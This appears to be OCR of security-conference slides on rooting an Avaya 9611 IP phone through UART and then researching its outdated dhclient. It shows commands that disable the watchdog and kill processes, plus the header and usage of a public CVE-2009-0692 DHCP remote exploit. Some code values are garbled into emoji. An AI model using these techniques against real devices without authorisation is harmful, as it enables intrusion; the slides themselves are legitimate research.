
```python
spi = SPI("COM7",115200)
spi.pins = SPI.PIN_POWER | SPI.PIN_CS
spi.config = SPI.CFG_PUSH_PULL | SPI.CFG_IDLE
spi.speed = '1MHz'

time.sleep(2)
write_eeprom(spi,🐵, 🐵)
write_eeprom(spi,🐵, 🐵)


# send two bytes and receive answer
for i in range(0,10):
    data = read_eeprom(spi, 🐵+i)
    print("Data: {}".format(data))

spi.pins = 0
#time.sleep(10)
```

```
hdrsum    = 0xaaaaa45a
calc sum  = 0xaaaaa45a
Flash Checksum = 0xaaaa8750
Calc  Checksum = 0xaaaa8750
Booting side 0

Eeprom Read Success: Console set to /dev/ttyAMA0

Skipping download mode


boot2 : EEPROM Model Num str=9611
Boot2 : Got Machine with mach_id.str= BCMRING_AV9611h1gMdTM
ModelStrPtr = 0x39 0x36 0x31 0x31. LcdType=0x54 0x4d. HwVer=0x31
LCD 9611...
Boot2: LCD Clock Freq is set to 0x35a4e9
TM...
LCD Initilizations for 9611 phone LCD Driver IC Done. Chk if Err s
LCD 9611 setting BkLight Pin3 High.
Local Power Absent
IEEE PoE Low
Booting Linux...
Kernel magic OK
kernelPartition 0x04
kstart 0x0d000000
kend 0x0d14d390
kcopysize 0x0014d390
kernelStart 0x0d000000
Copying kernel to SDRAM ..........
completed
Branch to kernel at 0x0d000000
```

```
Branch to kernel at 0x0d000000
memstart 0x00200000
memrsvd 0x00200000
memsize 0x07d00000
Constructed command line 'console=ttyAMA0,115200n8 vmalloc=256m mtdparts=bcm_
Serial Port Status (0-disabled,1-enabled) = 0x00000001
Displaying register contents

Watchdog: Load value              0xB2D05E00
Watchdog: Current value           0xB2CDC097
Watchdog: Control                 0x3
Watchdog: Interrupt clear         0x0
Watchdog: Interrupt raw interrupt 0x0
Watchdog: Interrupt status        0x0
Watchdog: Lock write              0x1
Machine ID is 0x00000932
Uncompressing Linux to 0x00208000.....................................
Linux version 2.6.27.18 (forge@car-031.ca.avaya.com) (gcc version 4.3.2 (Win
CPU: ARMv6-compatible processor [410fb767] revision 7 (ARMv7), cr=00c5387f
Machine: BCMRING_AV9611h1
Serial port status : 1
 Memory policy: ECC disabled, Data cache writeback
CPU0: D VIPT write-back cache
CPU0: I cache: 32768 bytes, associativity 4, 32 byte lines, 256 sets
CPU0: D cache: 32768 bytes, associativity 4, 32 byte lines, 256 sets
Built 1 zonelists in Zone order, mobility grouping on.  Total pages: 31750
Kernel command line: console=ttyAMA0,115200n8 vmalloc=256m mtdparts=bcm_umi-
PID hash table entries: 512 (order: 9, 2048 bytes)
bcmring_init_timer
SVN Revision: 13025
BCMRING_AV9611h1_bootmemheap_calc_fb_mem: Reserving memory for frame buffer
```

WHY AREN'T THE INPUTS WORKING? ☹

- I WAS HOPING THAT ENABLING THE CONSOLE WOULD FIX THE ISSUE
- THE RX PIN MIGHT BE SOLDERED TIED TO VCC/GND VIA RESISTOR
  - EVERYTHING POINTS TOWARDS A WORKING CONSOLE, SO WHY?
- INSTEAD OF GUESSING LET'S LOOK AT THE BOARD!


X401 : 25MHZ
BROADCOM
BCM11109KFBG
UG1346 P20
336374 N1B W
Vias
HANDSET
HEADSET
MOD
PC
SPEAKER
UART0
SKT1002
SKT1001
CN601
SW601
U1102
U1001
TC1003
TC1002
HannStar J
94V-0 E89382
MV-1
U1349-51 G
LAN2482

WHY AREN'T THE INPUTS WORKING? ☹


- We can try to follow the traces from the pads
  - see where they're connected to
  - Maybe find something suspicious
- vias connect the front of the board to the back
- Eventually I loose the traces around the MOD connector
- ……. Remember the Recon phase ?



Avaya Service Adapter

WHY AREN'T THE INPUTS WORKING? ☹

- We can try to follow the traces from the pads
  - see where they're connected to
  - Maybe find something suspicious
- vias connect the front of the board to the back
- Eventually I loose the traces around the MOD connector
- ……. Remember the Recon phase ?
  - Holding a jumper cable connected to the TX of the FTDI Cable
  - Pressing enter while poking at the pins
  - Looking at the result in the serial console
  - Second pin worked! The cursor move when I press enter!




COM4 - PuTTY

```
 DEBUG ethSpeedStat(): i=294, count=215
 msgQSend failed (mt=99, st=1) errno=3d0002, QID=0x19

Sending message to CUIManager Task is failed xxxxxxxxxxxx
# whoami
 DEBUG ethSpeedStat(): i=294, count=216
 msgQSend failed (mt=99, st=1) errno=3d0002, QID=0x19

Sending message to CUIManager Task is failed xxxxxxxxxxxx

 DEBUG ethSpeedStat(): i=294, count=217
 msgQSend failed (mt=99, st=1) errno=3d0002, QID=0x19

Sending message to CUIManager Task is failed xxxxxxxxxxxx

 DEBUG ethSpeedStat(): i=294, count=218
 msgQSend failed (mt=99, st=1) errno=3d0002, QID=0x19

Sending message to CUIManager Task is failed xxxxxxxxxxxx

root
#
 DEBUG ethSpeedStat(): i=294, count=219
 msgQSend failed (mt=99, st=1) errno=3d0002, QID=0x19
```

THE CLEANER SETUP

- SANDED ETHERNET PLUG TO MAKE IT FIT IN THE MOD PORT
- USE RJ45 TO DB9 ("CISCO CONSOLE CABLE")
- JUMPER CABLE CONNECTS DB9 PINS TO FTDI CABLE



ROOT SHELL AND HOUSE KEEPING

- We have a root Shell! What's next ?
  - Poke around the live system
  - Get pre-compiled binaries on the phone (gdb, doom, you name it…)
  - The original goal was to audit the main H.323 application
- The console is flooded with debug messages
  - If we kill processes, the Watchdog kicks in and reboots the phone
  - Magic commands:
    - Kill the watchdog deamon
    - Tell linux to stop caring about whatchdog
    - Kills the verbose processes
      - PIDs are sometimes a little off
      - Depends on what you want to do

```
killall watchdogd
echo V > /dev/watchdog;
kill -9 338
kill 514
```

IT'S VULN RESEARCH TIME!

POKING AROUND

- IT'S NATURAL ONCE WE HAVE ROOT SHELL TO:
  - HAVE A LOOK AT THE RUNNING PROCESSES
  - HAVE A LOOK AT THE OPEN PORTS (AND WHO IS OPENED THEM)
  - HAVE FUN AND EXPLORE ☺

COM4 - PuTTY

```
x
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  1.3  0.5   3312   620 ?        Ss   00:07   0:02 init
root         2  0.0  0.0      0     0 ?        S<   00:07   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   00:07   0:00 [ksoftirqd/0]
root         4  0.0  0.0      0     0 ?        S<   00:07   0:00 [events/0]
root         5  0.0  0.0      0     0 ?        S<   00:07   0:00 [khelper]
root         6  0.0  0.0      0     0 ?        D    00:07   0:00 [bcmring_ddrvp]
root         7  0.0  0.0      0     0 ?        S    00:07   0:00 [knllog]
root         8  0.0  0.0      0     0 ?        S<   00:07   0:00 [kblockd/0]
root         9  0.0  0.0      0     0 ?        S    00:07   0:00 [perfpoll]
root        10  0.0  0.0      0     0 ?        S<   00:07   0:00 [hosticp]
root        11  0.0  0.0      0     0 ?        S<   00:07   0:00 [cqueue]
root        12  0.0  0.0      0     0 ?        S<   00:07   0:00 [ksuspend_usbd]
root        13  0.0  0.0      0     0 ?        S<   00:07   0:00 [khubd]
root        14  0.0  0.0      0     0 ?        S<   00:07   0:00 [kmmcd]
root        15  0.0  0.0      0     0 ?        S    00:07   0:00 [pdflush]
root        16  1.2  0.0      0     0 ?        S    00:07   0:02 [pdflush]
root        17  0.0  0.0      0     0 ?        S<   00:07   0:00 [kswapd0]
root        18  0.0  0.0      0     0 ?        S<   00:07   0:00 [aio/0]
root        19  0.0  0.0      0     0 ?        S    00:07   0:00 [crypto]
root        20  0.0  0.0      0     0 ?        S    00:07   0:00 [crypto_ret]
root        21  0.0  0.0      0     0 ?        S    00:07   0:00 [iodump_Inject]
root        22  0.0  0.0      0     0 ?        S    00:07   0:00 [iodump]
root        23  0.0  0.0      0     0 ?        S<   00:07   0:00 [mtdblockd]
root        24  0.0  0.0      0     0 ?        S<   00:07   0:00 [bcmring-spi]
root        25  8.1  0.0      0     0 ?        SN   00:07   0:13 [jffs2_gcd_mtd]
root        42  0.0  0.0      0     0 ?        S<   00:07   0:00 [rpciod/0]
root        45  0.0  0.0      0     0 ?        S<   00:07   0:00 [nfsiod]
root       106  0.0  0.0      0     0 ?        SN   00:07   0:00 [jffs2_gcd_mtd]
root       113  7.9  0.0      0     0 ?        SN   00:07   0:11 [jffs2_gcd_mtd]
root       177  0.0  0.6   3404   784 ?        Sl   00:08   0:00 /bin/nbs /dev/l
root       184  0.0  0.6   3384   808 ?        Ss   00:08   0:00 crond -c /etc/c
root       185  0.1  0.4   3316   504 ?        Ss   00:08   0:00 syslogd -S -O /
root       191  0.1  0.4   3312   512 ?        Ss   00:08   0:00 klogd -c 4
root       195  0.1  0.6  11080   808 ?        S<sl 00:08   0:00 /sbin/auditd
root       197  0.0  0.0      0     0 ?        S<   00:08   0:00 [kauditd]
root       241  0.6  1.5   5248  1896 ?        Ss   00:08   0:00 /bin/slma_arm6
root       247  0.6  0.0      0     0 ?        D    00:08   0:00 [hwthread]
root       248  0.0  0.0      0     0 ?        D<   00:08   0:00 [Cadence]
root       273  0.0  0.4   1904   572 ?        Ss   00:08   0:00 watchdogd -t60
root       325  0.0  0.7   3560   956 ?        S    00:08   0:00 ./h323VPN/nfnet
root       345 20.5 17.8  85232 22024 ?        Sl   00:09   0:17 /AvayaDir/H323/
root       414  0.0  0.0      0     0 ?        S<   00:09   0:00 [ethStatus/0]
root       478  0.6  1.2   4608  1560 ?        S    00:09   0:00 dhclient -sf /s
root       480  0.2  2.4  15508  2996 ?        S    00:09   0:00 /usr/sbin/snmpd
root       513  1.4  0.6   3316   748 ttyAMA0   Ss   00:10   0:00 -sh
root       521  0.0  0.7   2388   872 ttyAMA0   R+   00:10   0:00 ps aux
#
```

POKING AT DHCLIENT

- DHCLIENT IS INTERESTING TO LOOK AT:
  - IT IS ALREADY RUNNING
  - IT IS A NETWORKED PROCESS
  - IT'S A CHANGE FROM UDHCPC
- GIVES US REALLY SURPRISING RESULTS
  - A 2007 COPYRIGHT !
  - SEGFAULT ?!
  - FUNKY ERROR MESSAGE

```
# dhclient -h
Internet Systems Consortium DHCP Client 4.0.0
Copyright 2004-2007 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Usage: dhclient [-4|-6] [-1dvrx] [-nw] [-p <port>] [-s server]
                [-cf config-file] [-lf lease-file][-pf pid-file]
                [ -I <dhcp-client-identifier> ] [-B]
                [ -H <host-name> | -F <fqdn.fqdn> ] [ -T <timeou
                [ -V <vendor-class-identifier> ]
                [ -R <request option list> ]
                [-sf script-file] [interface]

#
# DHCP_INFO: in send_discover: Apln Cbk leaseholdover called. remove

#
#
#
# dhclient
Segmentation fault (core dumped)

# dhclient > /dev/null
dhclient(576) is already running - exiting.

This version of ISC DHCP is based on the release available
on ftp.isc.org.  Features have been added and other changes
have been made to the base software release in order to make
it work better with this distribution.

exiting.
#
```

Copy

```
/*
 * cve-2009-0692.c
 *
 * ISC DHCP dhclient < 3.1.2p1 Remote Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 *   http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0692
 *
 *   Stack-based buffer overflow in the script_write_params method in
 *   client/dhclient.c in ISC DHCP dhclient 4.1 before 4.1.0p1, 4.0 before
 *   4.0.1p1, 3.1 before 3.1.2p1, 3.0, and 2.0 allows remote DHCP servers to
 *   execute arbitrary code via a crafted subnet-mask option.
 *
 *   $ gcc cve-2009-0692.c -o cve-2009-0692 -lpcap -ldnet
 *   $ sudo ./cve-2009-0692
 *   [+] listening on eth0: ip and udp and src port 68 and dst port 67
 *   [+] snarfed DHCP request from 00:19:d1:90:e5:4a with xid 0x120f8920
 *   [+] sending malicious DHCP response to 00:19:d1:90:e5:4a with xid 0x120f8920
 *
 *   $ gdb /sbin/dhclient
 *   ...
 *   DHCPREQUEST on eth0 to 255.255.255.255 port 67
 *   DHCPACK from 0.6.9.2
 *   ...
 *   Program received signal SIGSEGV, Segmentation fault.
 *   0x41414141 in ?? ()
 *
 * Notes:
 *
 *   Only tested with dhclient 3.1.2 on 32-bit Gentoo / GCC 4.3.3.  Feel free
 *   to tweak for your target platform.  Depends on libdnet and libpcap.
 *
 *   READABLE_1 and READABLE_2 need to be readable addresses as we fix up the
 *   stack during our overflow.  After a successful return from the vulnerable
```

VERIFYING THIS VERSION IS STILL VULNERABLE

- We're going to compare the original source code with the fixed one
- We have a working exploit for x86 that hints how to exploit the bug
  - It's a basic stack overflow…
- We need to check if modern mitigations are in place on the phone
  - Stack cookie
  - ASLR
- Set up a debug environment
  - Live on the phone (hard because of dhclient integration with H.323 stack)
  - Or emulation (more time consuming to setup, but more flexible)

Vulnerable

```
void script_write_params (client, prefix, lease)
    struct client_state *client;
    const char *prefix;
    struct client_lease *lease;
{
    int i;
    struct data_string data;
    struct option_cache *oc;
    struct envadd_state es;

    es.client = client;
    es.prefix = prefix;

    client_envadd (client,
                   prefix, "ip_address", "%s", piaddr (lease -> address));

    // .... Removed comment .... //
    memset (&data, 0, sizeof data);
